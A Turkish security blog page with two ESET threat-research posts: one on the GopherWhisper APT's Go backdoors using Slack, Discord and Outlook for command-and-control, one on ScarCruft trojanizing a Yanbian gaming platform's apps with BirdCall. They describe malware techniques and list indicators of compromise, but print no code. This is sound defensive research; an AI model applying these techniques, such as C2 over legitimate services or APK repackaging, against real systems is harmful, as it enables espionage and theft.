Safetica, hızlı dağıtım ve düşük operasyonel maliyet için tasarlanmıştır. Önceden oluşturulmuş politikalar, otomasyon ve sezgisel iş akışları sayesinde kuruluşlar, uzun ayarlama döngüleri veya yoğun danışmanlık gereksinimleri olmadan hızlı bir şekilde anlamlı koruma sağlayabilir.
Sınırlı kaynakları yöneten güvenlik ekipleri için Safetica, idari yükü artırmadan ölçülebilir bir değer sunar.
## Sonuç
Microsoft 365 E3 sağlam bir temeldir. Ancak modern veri koruması daha geniş kapsam ve daha derin içgörü gerektirir. Safetica, görünürlük açıklarını kapatan, içeriden gelen risklere karşı korumayı güçlendiren ve Microsoft ve Microsoft dışı ortamlarda gerçek zamanlı uygulama sağlayan Intelligent Data Security ile E3’ü genişletir.
Lisansları yükseltmek yerine E3’ü genişleterek, kuruluşlar maliyet ve karmaşıklık üzerinde kontrolü elinde tutarken daha güçlü bir koruma elde eder.
Safetica’yı şimdi daha detaylı [inceleyin](https://stratus.com.tr/safetica-dlp/).
Safetica’yı diğer DLP platformlarıyla kıyaslamak isterseniz [2026’nın en iyi DLP yazılımları karşılaştırmasına](https://antivirus.com.tr/?p=14055) göz atabilirsiniz.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Kurumsal Güvenlik, Siber Güvenlik, Veri Koruma
---
### [GopherWhisper: Kötü amaçlı yazılımlarla dolu bir yuva](https://antivirus.com.tr/gopherwhisper-kotu-amacli-yazilimlarla-dolu-bir-yuva/)
**Published:** Nisan 29, 2026
**Author:** ESET
**Excerpt:** ESET Research, Moğolistan'daki devlet kurumlarını hedef alan ve GopherWhisper adını verdiğimiz, Çin bağlantılı yeni bir APT grubu keşfetti
**Content:**
*ESET Research, Moğolistan’daki devlet kurumlarını hedef alan ve GopherWhisper adını verdiğimiz, Çin bağlantılı yeni bir APT grubu keşfetti
ESET araştırmacıları, GopherWhisper adını verdiğimiz, daha önce belgelenmemiş, Çin bağlantılı bir APT grubu keşfetti. Grup, çoğunlukla Go dilinde yazılmış çok çeşitli araçlar kullanıyor ve enjeksiyon araçları ile yükleyiciler yardımıyla cephaneliğindeki çeşitli arka kapıları dağıtıp çalıştırıyor. Gözlemlenen kampanyada, tehdit aktörleri Moğolistan’daki bir devlet kurumunu hedef aldı.
GopherWhisper, komuta ve kontrol (C&C) iletişimi ve veri sızdırma amacıyla Discord, Slack, Microsoft 365 Outlook ve file.io gibi meşru hizmetleri kötüye kullanmaktadır. Önemli bir nokta olarak, çok sayıda Slack ve Discord API jetonunu tespit ettikten sonra, bu hizmetlerden çok sayıda C&C mesajını elde etmeyi başardık; bu da bize grubun faaliyetleri hakkında önemli bilgiler sağladı.
Bu blog yazısı, GopherWhisper’ın araç seti ve C&C trafiğine yönelik araştırmamızın bulgularını özetlemektedir. Bu bulguların tamamı, konuyla ilgili [*dokümanımızda*](https://web-assets.esetstatic.com/wls/en/papers/white-papers/gopherwhisper-burrow-full-malware.pdf) yer almaktadır.
##### Blog yazısının ana noktaları:
- ESET Research, Moğolistan’daki bir devlet kurumunu hedef alan ve GopherWhisper adını verdiğimiz, Çin ile bağlantılı yeni bir APT grubu ortaya çıkardı.
- Grubun araç seti, Go dilinde yazılmış özel arka kapılar LaxGopher, RatGopher ve BoxOfFriends’i, enjektör JabGopher’ı, veri sızdırma aracı CompactGopher’ı, yükleyici FriendDelivery’yi ve C++ dilinde yazılmış arka kapı SSLORDoor’u içermektedir.
- GopherWhisper, C&C iletişimi ve veri sızdırma için Discord, Slack, Microsoft 365 Outlook ve file.io’yu kullanıyor.
- Saldırganın Slack ve Discord kanallarından gelen C&C trafiğini analiz ederek, grubun iç işleyişi ve saldırı sonrası faaliyetleri hakkında bilgi edindik.
## Bol bol arka kapı
Bu grubu, 2025 yılının Ocak ayında, Moğolistan’daki bir devlet kurumunun sisteminde daha önce belgelenmemiş bir arka kapı bulduğumuzda keşfettik. Bu arka kapıya LaxGopher adını verdik. Daha derinlemesine araştırma yaptığımızda, aynı grup tarafından dağıtılmış, çoğunluğu çeşitli arka kapılar olmak üzere birkaç kötü amaçlı araç daha ortaya çıkardık. LaxGopher dâhil bu araçların çoğu Go dilinde yazılmıştır.
Bulduğumuz kötü amaçlı yazılım grubunda, onu bilinen herhangi bir tehdit aktörüne bağlayan kod benzerlikleri bulunmadığından ve taktik, teknik ve prosedürler (TTP) açısından başka hiçbir grupla örtüşme görülmediğinden bu araçları yeni bir gruba atfetmeye karar verdik. Grubun araçlarının çoğunun maskotu bir gopher olan Go programlama dilinde yazılmış olması ve yan yükleme yoluyla yüklenen kötü amaçlı bir bileşen olan whisper.dll dosya adına dayanarak bu grubu GopherWhisper olarak adlandırdık.
Başlangıçta keşfettiğimiz kötü amaçlı yazılım aşağıdakilerden oluşuyor:
- **JabGopher:** whisper.dll kılığına girmiş LaxGopher arka kapısını çalıştıran bir enjektör. Svchost.exe’nin yeni bir örneğini oluşturur ve LaxGopher’ı svchost.exe işlem belleğine enjekte eder.
- **LaxGopher:** C&C mesajlarını almak için özel bir Slack sunucusuyla etkileşime giren Go tabanlı bir arka kapı. cmd.exe aracılığıyla komutları yürütür ve sonuçları kodda yapılandırılan Slack kanalına geri gönderir. LaxGopher ayrıca ele geçirilen makineye başka kötü amaçlı yazılımlar da indirebilir.
- **CompactGopher:** Operatörler tarafından komut satırından dosyaları hızlı bir şekilde sıkıştırmak ve bunları otomatik olarak [*file.io*](https://www.file.io/) dosya paylaşım hizmetine aktarmak için kullanılan, Go diline dayalı bir dosya toplama aracıdır. Bu, LaxGopher tarafından dağıtılan yüklerden biridir.
- **RatGopher:** C&C mesajlarını almak için özel bir Discord sunucusuyla etkileşime giren Go tabanlı bir arka kapıdır. Bir komutun başarılı bir şekilde yürütülmesi üzerine, sonuçlar yapılandırılmış Discord kanalına geri yayımlanır.
- **SSLORDoor:** 443 numaralı bağlantı noktasında ham soketler aracılığıyla iletişim kurmak için [*OpenSSL BIO’yu*](https://docs.openssl.org/3.1/man7/bio/) kullanan, C++ ile yazılmış bir arka kapıdır. Sürücüleri listeleyebilir ve C&C girdisine dayalı olarak çoğunlukla dosyaları açma, okuma, yazma, silme ve yükleme ile ilgili komutları çalıştırabilir.
Analizimiz sırasında edindiğimiz bilgilere dayanarak yine aynı Moğolistan devlet kurumuna karşı kullanılan iki adet GopherWhisper aracını daha tespit ettik:
- **FriendDelivery**: BoxOfFriends arka kapısını çalıştıran bir yükleyici ve enjektör görevi gören kötü amaçlı bir DLL dosyası.
- **BoxOfFriends**: Microsoft Graph’ın Microsoft 365 Outlook posta REST API’sini kullanarak C&C iletişimleri için taslak e-posta mesajları oluşturan ve değiştiren Go tabanlı bir arka kapı.
GopherWhisper’ın silahlarının şematik bir özeti [**Şekil 1**](applewebdata://55D5823A-BC6B-4A0A-98A6-9E0EE3D0A18D#_bookmark0)‘de verilmiştir[.](applewebdata://55D5823A-BC6B-4A0A-98A6-9E0EE3D0A18D#_bookmark0)

Şekil 1. GopherWhisper araç setine genel bakış
## Mesajları ortaya çıkarmak
Giriş bölümünde de belirtildiği gibi, GopherWhisper, komuta ve kontrol (C&C) iletişimi için Slack, Discord ve Outlook gibi meşru hizmetlerin yaygın olarak kullanılmasıyla öne çıkmaktadır. Soruşturmamız sırasında, binlerce Slack ve Discord mesajının yanı sıra Microsoft Outlook’tan birkaç taslak e-posta mesajını da elde etmeyi başardık. Bu, grubun iç işleyişi hakkında bize önemli bilgiler sağladı.
Slack ve Discord mesajlarının zaman damgalarını incelediğimizde, bunların çoğunun çalışma saatleri içinde yani UTC+8 saat diliminde (Çin Standart Saati ile aynı) sabah 8 ile akşam 5 arasında gönderildiğini gördük (bkz. [**Şekil 2**](applewebdata://55D5823A-BC6B-4A0A-98A6-9E0EE3D0A18D#_bookmark1) ve [**Şekil 3**)](applewebdata://55D5823A-BC6B-4A0A-98A6-9E0EE3D0A18D#_bookmark2). Ayrıca Slack meta verilerinde yapılandırılmış kullanıcının yerel ayarları da bu saat dilimine ayarlanmıştı. Bu nedenle, GopherWhisper’ın Çin merkezli bir grup olduğuna inanıyoruz.

Şekil 2. Her saat başı gönderilen Slack mesajları

Şekil 3. Her saat başı Discord mesajlarının sayısı
Araştırmamıza göre, grubun Slack ve Discord sunucuları ilk olarak arka kapıların işlevselliğini test etmek için kullanılmış, daha sonra ise günlükler silinmeden, ele geçirilmiş birçok makinede LaxGopher ve RatGopher arka kapıları için C&C sunucuları olarak da kullanılmıştır.
### LaxGopher’ın Slack kanalı
Topladığımız mesajlar, LaxGopher C&C iletişimlerinin esas olarak disk ve dosya numaralandırma komutlarını göndermek için kullanıldığını ortaya çıkardı.
Ayrıca [**Tablo 1**‘de](applewebdata://55D5823A-BC6B-4A0A-98A6-9E0EE3D0A18D#_bookmark3) listelendiği gibi[,](applewebdata://55D5823A-BC6B-4A0A-98A6-9E0EE3D0A18D#_bookmark3) Slack mesajları arasında kötü amaçlı kod içeren GitHub depolarına yönlendiren birkaç ilginç bağlantı keşfedildi[.](applewebdata://55D5823A-BC6B-4A0A-98A6-9E0EE3D0A18D#_bookmark3) Her bir deponun kaynak koduna dayanarak bu depoların geliştirme sırasında öğrenme ve referans kaynağı olarak kullanılmış olabileceğini varsayıyoruz.
Tablo 1. Operatörlerin test yüklemelerinde bulunan GitHub depoları
| **Repository | **Description |
|---|---|
| [*https://github.com/kardianos/service*](https://github.com/kardianos/service) | Install, start, and related activities to service daemons for all operating systems with Go. |
| [*https://github.com/NHAS/stab*](https://github.com/NHAS/stab) | Go local and remote process injections for x86 and x64. |
| [*https://github.com/kirinlabs/utils*](https://github.com/kirinlabs/utils) Go encryption and compression utilities, among others. |
|---|
| [*https://github.com/wumansgy/goEncrypt*](https://github.com/wumansgy/goEncrypt) Various encryption methods implemented in Go. |
### RatGopher’ın Discord kanalı
C&C iletişiminin yanı sıra RatGopher’ın Discord kanalı, arka kapının erken bir versiyonu olabilecek Go kaynak kodunu da içeriyordu.
Ayrıca operatörlerin test amacıyla sık sık sayım işlemleri yürütmek için kullandıkları makineler hakkında da ayrıntılı bilgi edinebildik. Bu bilgilerden, bir operatörün VMware tabanlı bir sanal makine kullandığı ve bu makinenin UTC+8 saat dilimine çok uygun bir zamanda başlatılıp kurulduğu anlaşıldı.
### Microsoft 365 Outlook iletişimi
Slack ve Discord üzerinden yapılan iletişimin yanı sıra [*Microsoft Graph API*](https://learn.microsoft.com/en-us/graph/use-the-api) aracılığıyla BoxOfFriends arka kapısı ile komuta ve kontrol (C&C) sunucusu arasındaki iletişimde kullanılan e-posta mesajlarını da elde edebildik[.](https://learn.microsoft.com/en-us/graph/use-the-api) Burada, hesabın oluşturulduğu tarihte Microsoft tarafından gönderilen hoş geldiniz e-postasının hiçbir zaman silinmediğini fark ettik. Bu mesaj, barrantaya.1010@outlook\[.\]com hesabının 11 Temmuz 2024 tarihinde oluşturulduğunu doğruladı; bu tarih, BoxOfFriends’i çalıştırmak için kullanılan yükleyici olan FriendDelivery DLL’nin 22 Temmuz 2024 tarihinde oluşturulmasından sadece 11 gün önceydi.
## Sonuç
GopherWhisper üzerine yaptığımız araştırma, çeşitli özel yükleyiciler, enjektörler ve arka kapılardan oluşan bir araç seti kullanan bir APT grubunu ortaya çıkardı. Saldırganların kullandığı Slack ve Discord kanallarından ve taslak Outlook e-posta mesajlarından elde edilen C&C iletişimlerini analiz ederek grubun iç işleyişi ve saldırı sonrası faaliyetleri hakkında ek bilgiler edinebildik.
Araç seti ve elde edilen C&C trafiğinin ayrıntılı bir analizi için tam [*teknik rapora buradan ulaşabilirsiniz*](https://web-assets.esetstatic.com/wls/en/papers/white-papers/gopherwhisper-burrow-full-malware.pdf)[*.*](https://web-assets.esetstatic.com/wls/en/papers/white-papers/gopherwhisper-burrow-full-malware.pdf)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** APT, Kurumsal Güvenlik, Siber Güvenlik
---
### [ScarCruft, oyun platformunu tedarik zinciriyle ele geçirdi](https://antivirus.com.tr/scarcruft-tedarik-zinciri-saldirisiyla-oyun-platformunu-ele-gecirdi/)
**Published:** Mayıs 5, 2026
**Author:** ESET
**Excerpt:** ESET, ScarCruft APT grubu tarafından Yanbian bölgesini hedef alan Windows ve Android oyunları aracılığıyla gerçekleştirilen bir saldırıyı araştırdı
**Content:**
*ESET araştırmacıları, ScarCruft APT grubu tarafından Yanbian bölgesini hedef alan ve arka kapı içeren Windows ve Android oyunları aracılığıyla gerçekleştirilen devam eden bir saldırıyı araştırdı
ESET araştırmacıları, Kuzey Kore ile bağlantılı APT grubu ScarCruft tarafından Çin’in Yanbian bölgesini hedef alan çok platformlu bir tedarik zinciri saldırısını ortaya çıkardı. Yanbian bölgesi, etnik Korelilerin yaşadığı ve Kuzey Koreli mülteciler ile kaçakların geçiş noktası olan bir bölgedir. Muhtemelen 2024’ün sonlarından beri devam eden saldırıda ScarCruft, Yanbian temalı oyunlara adanmış bir video oyun platformunun Windows ve Android bileşenlerini ele geçirerek, bunlara arka kapı yerleştirerek trojanlaştırdı.
ESET tarafından BirdCall olarak adlandırılan bu arka kapının, başlangıçta yalnızca Windows’u hedeflediği biliniyordu; Android sürümü ise bu tedarik zinciri saldırısının bir parçası olarak keşfedildi. Bu blog yazısında, saldırıya genel bir bakış sunuyor ve Android arka kapısı hakkında ilk kamuya açık analizi paylaşıyoruz.
#### Bu blog yazısının ana noktaları:
- Kuzey Kore ile bağlantılı APT grubu ScarCruft, Çin’in Yanbian bölgesinde yaşayan etnik Koreliler tarafından kullanılan bir video oyun platformunu ele geçirdi.
- Oyun platformunun Windows istemcisi, RokRAT arka kapısına yol açan kötü amaçlı bir güncelleme yoluyla ele geçirildi ve bu da daha sofistike BirdCall arka kapısını devreye soktu.
- Oyun platformunda bulunan Android oyunları, ScarCruft’un cephaneliğindeki yeni bir araç olan BirdCall arka kapısının Android sürümünü içerecek şekilde trojanize edildi.
- Kampanyanın amacı casusluktur; arka kapı, kişisel verileri ve belgeleri toplayabilir, ekran görüntüleri alabilir ve ses kayıtları yapabilir.
## Scarcruft profili
APT37 veya Reaper olarak da bilinen ScarCruft, 2012 yılından beri faaliyet göstermektedir ve [*Kuzey* ](https://attack.mitre.org/groups/G0067/)[*Kore casusluk grubu olduğundan şüphelenilmektedir*.](https://attack.mitre.org/groups/G0067/) Grup öncelikle Güney Kore’ye odaklanmakla birlikte, diğer Asya ülkeleri de hedef alınmıştır. ScarCruft, esas olarak devlet ve askeri kuruluşların yanı sıra Kuzey Kore’nin çıkarlarıyla bağlantılı çeşitli sektörlerdeki şirketlerle ilgileniyor gibi görünmektedir. Grup ayrıca Kuzey Kore’den kaçan kişileri de hedef almaktadır; bu tür faaliyetlerin en son örneği bu blog yazısında sunulmuştur.
## Birdcall arka kapısı
### Windows sürümü
BirdCall, 2021 yılında keşfettiğimiz ve [*ESET Tehdit İstihbaratı*](https://www.eset.com/TR/business/services/threat-intelligence/) raporlamasının bir parçası olarak ScarCruft’a atfettiğimiz, C++ ile yazılmış bir Windows arka kapısıdır.
Bu arka kapı, ekran görüntüsü alma, tuş vuruşlarını ve panodaki içeriği kaydetme, kimlik bilgilerini ve dosyaları çalma ve kabuk komutlarını yürütme gibi çok çeşitli casusluk yeteneklerine sahiptir. C&C amaçları için arka kapı, Dropbox veya pCloud gibi meşru bulut depolama hizmetlerini ya da güvenliği ihlal edilmiş web sitelerini kullanır. BirdCall genellikle, bir Ruby veya Python betiği ile başlayan ve bilgisayara özgü bir anahtar kullanılarak şifrelenmiş bileşenler içeren çok aşamalı bir yükleme zincirinde dağıtılır. BirdCall’un ilk sürümü, 2021 yılında Güney Koreli satıcılar tarafından RokRAT’ın [(*S2W*](https://medium.com/s2wblog/matryoshka-variant-of-rokrat-apt37-scarcruft-69774ea7bf48), [*AhnLab*)](https://medium.com/s2wblog/matryoshka-variant-of-rokrat-apt37-scarcruft-69774ea7bf48) gelişmiş bir sürümü olarak kamuoyuna tanıtılmıştır.
### Android sürümü
Bu blog yazısında anlattığımız saldırıda keşfedilen BirdCall’un Android sürümü, Windows arka kapısının komut ve yeteneklerinin bir alt kümesini uygular – kişiler, SMS mesajları, arama kayıtları, belgeler, medya dosyaları ve özel anahtarları toplar. Ayrıca ekran görüntüleri alabilir ve çevresindeki sesi kaydedebilir.
Araştırmalarımıza göre, Android BirdCall birkaç ay boyunca aktif olarak geliştirilmiştir. 1.0 sürümünden (yaklaşık Ekim 2024’te oluşturulmuş) 2.0 sürümüne (yaklaşık Haziran 2025’te oluşturulmuş) kadar yedi sürüm tespit ettik.
## Keşif
Araştırmamız, VirusTotal’da bulunan şüpheli bir APK dosyasıyla başladı. İlk analiz sonucunda, bu APK dosyasının zararlı olduğunu ve bir arka kapı içerdiğini tespit ettik.
İlginç bir şekilde, APK dosyasının 延边红十 (makine çevirisi: Yanbian Red Ten) adlı bir trojanlı kart oyunu olduğu ortaya çıktı ve bu oyunu resmî web sitesi olan https://www.sqgame\[.\]net’e kadar izledik. sqgame, Yanbian halkı için özel olarak tasarlanmış bir oyun platformudur ve Windows, Android ve iOS için geleneksel Yanbian oyunlarını barındırır. Oyuncular, arkadaşlarıyla kart ve masa oyunlarında (bkz. [**Şekil 1**)](applewebdata://A85DE698-05EE-4273-B04C-4771FCBC0DD9#_bookmark0) rekabet edebilir veya düzenlenen turnuvalara katılabilir.
Şekil 1. Yanbian Red Ten oyunu
Şaşırtıcı bir şekilde, resmî web sitesinden indirilebilen APK, VirusTotal’da ilk olarak bulduğumuz APK ile aynıdır. Dahası, sqgame’den indirilebilen ikinci bir Android oyunu (新画图, makine çevirisi: New Drawing) da aynı arka kapı ile trojanize edilmişti. Daha ayrıntılı analizler, bu arka kapının ScarCruft grubunun BirdCall arka kapısının Android sürümü olduğunu ortaya çıkardı.
sqgame web sitesindeki Windows masaüstü istemcisi bağlantısı, temiz göründüğü hâlde birkaç yıllık bir yükleyiciye yönlendiriyor. Yükleme tamamlandıktan sonra güncellemeleri indiriyor ancak analizimiz sırasında burada herhangi bir kötü amaçlı kod tespit edemedik.
ESET telemetrisinde daha ayrıntılı bir inceleme yaptığımızda, masaüstü istemcisi için bir güncelleme paketinden kaynaklanan, trojanize edilmiş bir mono.dll kütüphanesi tespit ettik. ESET telemetrisi, bu güncelleme paketinin en azından Kasım 2024’ten itibaren bilinmeyen bir süre boyunca kötü amaçlı olduğunu gösteriyor. Bu yazının yazıldığı tarihte, bu güncelleme paketi artık kötü amaçlı değildi.
Ayrıca sqgame web sitesinde bulunan iOS oyununu da kontrol ettik ve herhangi bir kötü amaçlı kod bulamadık. Uygulamanın trojanlaştırılması ve dağıtılması diğer platformlara kıyasla çok daha zor olacağından ve muhtemelen Apple’ın inceleme sürecine takılacağından ScarCruft’un bu platformu atladığını düşünüyoruz.
## Viktimoloji
Bu saldırıda ele geçirilen web sitesi Yanbian halkına ve onların geleneksel oyunlarına adanmış olduğundan saldırının birincil hedeflerinin Yanbian’da yaşayan etnik Koreliler olduğu sonucuna varıyoruz. Yanbian Kore Özerk Bölgesi, Kuzey Kore ile sınırı olan ve Kore dışında en büyük etnik Kore topluluğuna ev sahipliği yapan bir Çin bölgesidir.
Bu bağlamda, saldırının Yanbian bölgesinde yaşayan (veya bu bölgeden gelen) ve Kuzey Kore rejimi tarafından ilgi çekici görülen kişiler hakkında bilgi toplamayı amaçladığını düşünüyoruz – büyük olasılıkla mülteciler veya kaçaklar.
## Saldırıya genel bakış
### Android
Sqgame web sitesinde bulunan Android oyunlarından ikisinin, BirdCall arka kapısını içerecek şekilde trojanize edildiği tespit edildi. https://www.sqgame\[.\]net/games/gamedownload.aspx adresinde bulunan indirme sayfası [**Şekil 2**‘de](applewebdata://A85DE698-05EE-4273-B04C-4771FCBC0DD9#_bookmark1) gösterilmiştir[;](applewebdata://A85DE698-05EE-4273-B04C-4771FCBC0DD9#_bookmark1) trojanize edilmiş iki oyunun indirme düğmeleri kırmızı ile vurgulanmıştır. Mevcut üçüncü Android oyunu, analizimiz sırasında temizdi.
Şekil 2. Truva atı bulaşmış oyunlara yönlendiren indirme sayfası
Mağdurların, cihazlarındaki bir web tarayıcısı aracılığıyla trojan bulaşmış oyunları indirdiklerine ve muhtemelen bunları kasıtlı olarak yüklediklerine dair kanıtlar bulduk. Başka hiçbir yerde APK dosyası bulamadık. Ayrıca resmî Google Play Mağazası’nda da bu kötü amaçlı APK’ları tespit edemedik.
Web sitesinin ne zaman ele geçirildiğini ve tedarik zinciri saldırısının ne zaman başladığını belirleyemedik. Ancak dağıtılan kötü amaçlı yazılımın analizine dayanarak bunun 2024’ün sonlarında gerçekleştiğini tahmin ediyoruz.
**[Tablo 1](applewebdata://A85DE698-05EE-4273-B04C-4771FCBC0DD9#_bookmark2)**, iki trojanlı APK dosyasının barındırma URL’lerini ve keşif anında sunulan dosyaların hash değerlerini göstermektedir. Bu blog yazısı yazıldığı sırada, kötü amaçlı dosyalar hâlâ sqgame web sitesinde mevcuttu. Aralık 2025’te sqgame’e bu güvenlik ihlalini bildirdik ancak henüz bir yanıt almadık.
Tablo 1. Kötü amaçlı örnekler
| **Time of discovery** | **URL** | **SHA‑1** | **Description** |
|---|---|---|---|
| 2025-10 | http://sqgame.com\[.\]cn/ybht.apk | 03E3ECE9F48CF4104AAFC535790CA2FB3C6B26CF | Trojanized game with the BirdCall backdoor. |
| 2025-10 | http://sqgame.com\[.\]cn/sqybhs.apk | FC0C691DB7E2D2BD3B0B4C1E24D18DF72168B7D9 | Trojanized game with the BirdCall backdoor. |
### Windows
Sqgame web sitesinde bulunan Windows masaüstü istemcisi, analiz ettiğimizde kötü amaçlı kod içermiyordu ancak daha sonra http://xiazai.sqgame.com\[.\]cn/dating/20240429.zip adresinde barındırılan masaüstü istemcisinin güncelleme paketinden kaynaklanan, trojan bulaşmış bir mono.dll kütüphanesi tespit ettik. ESET telemetri verileri, bu güncelleme paketinin en azından Kasım 2024’ten itibaren bilinmeyen bir süre boyunca kötü amaçlı olduğunu göstermektedir ancak bu yazının yazıldığı tarihte, bu güncelleme paketi artık kötü amaçlı değildi.
ScarCruft, temiz bir mono kütüphanesini alıp, bir indirici içeren ek kod ve verilerle yamalamıştır. İndirici, önce çalışan süreçlerde analiz araçları ve sanal makine ortamları olup olmadığını kontrol eder ve herhangi biri bulunursa devam etmez. Aksi takdirde, sqgame istemcisinin sürecini arar ve kurulum klasöründeki mono kütüphanesine giden bir yol oluşturur.
Ardından, keşfedildiği sırada RokRAT arka kapısını içeren bir kabuk kodu indirip çalıştırır. Son olarak, indirici istemci sürecini sonlandırır ve mono kütüphanesinin orijinal, temiz sürümünü indirerek, kurulu istemci klasöründeki truva atı bulaşmış sürümü bununla değiştirir. Hem yük hem de temiz mono kütüphanesi, bu amaçla ele geçirilmiş meşru Güney Kore web sitelerinden indirilir – bu, ScarCruft’un tipik bir TTP’sidir.
Telemetri verilerimize göre, RokRAT arka kapısı daha sonra kurban makinelere BirdCall arka kapısını indirmek ve yüklemek için kullanıldı.
## Android Birdcall analizi
Bu bölümde, C++ ile yazılmış, aynı adlı Windows arka kapısının Android sürümü olan Android BirdCall arka kapısının teknik analizini sunuyoruz. Arka kapının dâhili adı zhuagou’dur ve bu kelime (Çince’den) “köpekleri yakalamak” olarak çevrilebilir.
### Truva atı içeren Android oyunları
Android BirdCall, trojanize edilmiş Android oyunları aracılığıyla dağıtılır. Bu blog yazısında anlatılan saldırıda, ScarCruft’un oyunun kaynak koduna erişmediğini, yalnızca sqgame web sitesine veya web sunucusuna eriştiğini ve bunun yerine orijinal oyun APK’larını alıp kötü amaçlı kod ekleyerek yeniden derlediğini veya yeniden paketlediğini düşünüyoruz.
Truva atı bulaşmış APK’larda, AndroidManifest.xml dosyasındaki giriş noktası etkinliği değiştirilmiş ve eklenen kötü amaçlı koda yönlendirilmiştir; bu kod, arka kapıyı başlattıktan sonra oyunun orijinal giriş etkinliğini çalıştırmaktadır.
Analiz edilen örneklerde, değiştirilen giriş noktası etkinliği ya com.example.zhuagou.SplashScreen ya da com.mob.util.MobSs (en son örnekte) idi. AndroidManifest.xml’deki değişiklikler, arka kapı için yeni etkinlik ve hizmet tanımlarının yanı sıra çalışması için gerekli ek izinleri de içerir. Orijinal oyundaki paketler ile trojanize edilmiş versiyonundaki paketlerin karşılaştırması [**Şekil 3**‘te](applewebdata://A85DE698-05EE-4273-B04C-4771FCBC0DD9#_bookmark3) gösterilmektedir[.](applewebdata://A85DE698-05EE-4273-B04C-4771FCBC0DD9#_bookmark3)
Şekil 3. Orijinal oyunun (solda) ve trojanize edilmiş versiyonunun (sağda) paket ağacı
Android BirdCall arka kapısı, sisteme yüklenen trojanize edilmiş bir Android uygulamasının parçası olduğundan kurulumdan veya cihazın yeniden başlatılmasından sonra otomatik olarak başlamaz; bunun yerine, kullanıcının çalıştırmasına bağlıdır.
### Yapılandırma
Android BirdCall, ilk çalıştırmada başlatılan varsayılan bir yapılandırma içerir. Bu yapılandırma JSON formatında olup bir dosyada saklanır. Sonraki çalıştırmalarda mevcut yapılandırma dosyası yüklenir ve yapılandırma arka kapı komutları aracılığıyla değiştirilebilir. Biçimlendirilmiş bir yapılandırma örneği [**Şekil 4**’te](applewebdata://A85DE698-05EE-4273-B04C-4771FCBC0DD9#_bookmark4) gösterilmiştir[.](applewebdata://A85DE698-05EE-4273-B04C-4771FCBC0DD9#_bookmark4)
Şekil 4. Android BirdCall yapılandırma örneği
bd\_version yapılandırma girdisi, arka kapının sürümünü MAJOR << 5 \| MINOR olarak kodlar; dolayısıyla 37 değeri, 1.5 sürümüne karşılık gelir.
Kalıcı yapılandırma dosyası, uygulamanın veri dizininde depolanır ve cihaza özgü bir yola sahiptir. Ayrıca yapılandırma başlatma sırasında, örnekte sabit kodlanmış bulut depolama sürücülerinin varsayılan yapılandırması harici bir kaynak tarafından geçersiz kılınabilir. Varsa arka kapı, üst katmanına gömülü şifrelenmiş bir bulut yapılandırması içeren bir JPG görüntüsünü indirir. Görüntü genellikle ele geçirilmiş bir Güney Kore web sitesinde barındırılır.
### C&C iletişimi
Android BirdCall, Windows sürümüne benzer şekilde C&C iletişimi için bulut depolama sürücülerini kullanır. Analiz edilen örneklerde pCloud, Yandex Disk ve Zoho WorkDrive olmak üzere üç bulut sağlayıcısı desteklenmektedir ancak yalnızca Zoho WorkDrive kullanılmaktadır. Arka kapı, HTTPS üzerinden iletişim kurar ve [*okhttp3*](https://square.github.io/okhttp/) kütüphanesini kullanarak ilgili sağlayıcının API uç noktalarına istekler gönderir.
Araştırmamız sırasında, Android BirdCall arka kapısı tarafından komuta ve kontrol (C&C) amaçlarıyla kullanılan 12 adet Zoho WorkDrive sürücüsü tespit ettik. İlgili hesapların ayrıntıları [**Tablo 2**’de](applewebdata://A85DE698-05EE-4273-B04C-4771FCBC0DD9#_bookmark5) gösterilmiştir[.](applewebdata://A85DE698-05EE-4273-B04C-4771FCBC0DD9#_bookmark5)
Tablo 2. Android BirdCall Zoho WorkDrive hesapları
| **client\_id | **display\_name** | **email |
|---|---|---|
| 1000.AJUEYDUIQQ5GCLFA68\[redacted\] | tomasalfred37 | tomasalfred37@zohomail\[.\]com |
| 1000.INXKBHQ3698CK42YA2\[redacted\] | kalimaxim279 | kalimaxim279@zohomail\[.\]com |
| 1000.FYRJ46E75TUYBWYV5J\[redacted\] | Smith Bentley | smithbentley0617@zohomail\[.\]com |
| 1000.8QU6D2LJZ3RCGLZWF2\[redacted\] | Mic haelLarrow19 | michaellarrow19@zohomail\[.\]com |
| 1000.NT1QEE7V73IHNZP5YT\[redacted\] | dsf sdf | amandakurth94@zohomail\[.\]com |
| 1000.SKXUYYKYL06FQ2NW82\[redacted\] | dsf sdf | rexmedina89@zohomail\[.\]com |
| 1000.7BMBOS8GV1ZR6AWEI2\[redacted\] | dsf dsf | alishaross751@zohomail\[.\]com |
| 1000.V0J0QN7SJ2N7V6IZVE\[redacted\] | sdf sdf | jamesdeeds385@zohomail\[.\]com |
| 1000.2IGB56IS1FHQ1V332R\[redacted\] | asdf sdaf | joyceluke505@zohomail\[.\]com |
| 1000.W4V2XMB83C6VFC7DGZ\[redacted\] | dfsd sdf | marjoriemiller280@zohomail\[.\]com |
| 1000.LIUBF67S89H0IZEBHE\[redacted\] | Bill Jackson | teresadaniels200@zohomail\[.\]com |
